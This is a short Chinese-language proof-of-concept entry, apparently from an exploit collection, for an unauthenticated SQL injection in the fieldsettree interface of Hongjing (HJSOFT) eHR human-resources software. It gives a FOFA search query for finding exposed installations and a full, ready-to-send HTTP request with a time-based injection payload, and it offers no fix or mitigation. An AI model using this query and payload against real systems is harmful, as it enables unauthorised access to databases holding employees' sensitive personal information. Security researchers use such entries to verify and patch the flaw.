
H1-6宏景-人力资源管理-SQL

漏洞描述:

宏景eHR fieldsettree 接口处存在SQL注入漏洞,未经过身份认证的远程攻击者可利用此漏洞执行任意SQL指令,从而窃取数据库敏感信息。

网站图片:



网络测绘:

fofa语法:

FOFA: app="HJSOFT-HCM"

漏洞复现:

payload:

GET /templates/attestation/.../.servlet/fieldsettree?flag=2&infor=1';WAITFOR+DELAY+'0:0:5'-- HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.0.0 Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN, zh;q=0.9
Connection: close

效果图: 延时5秒

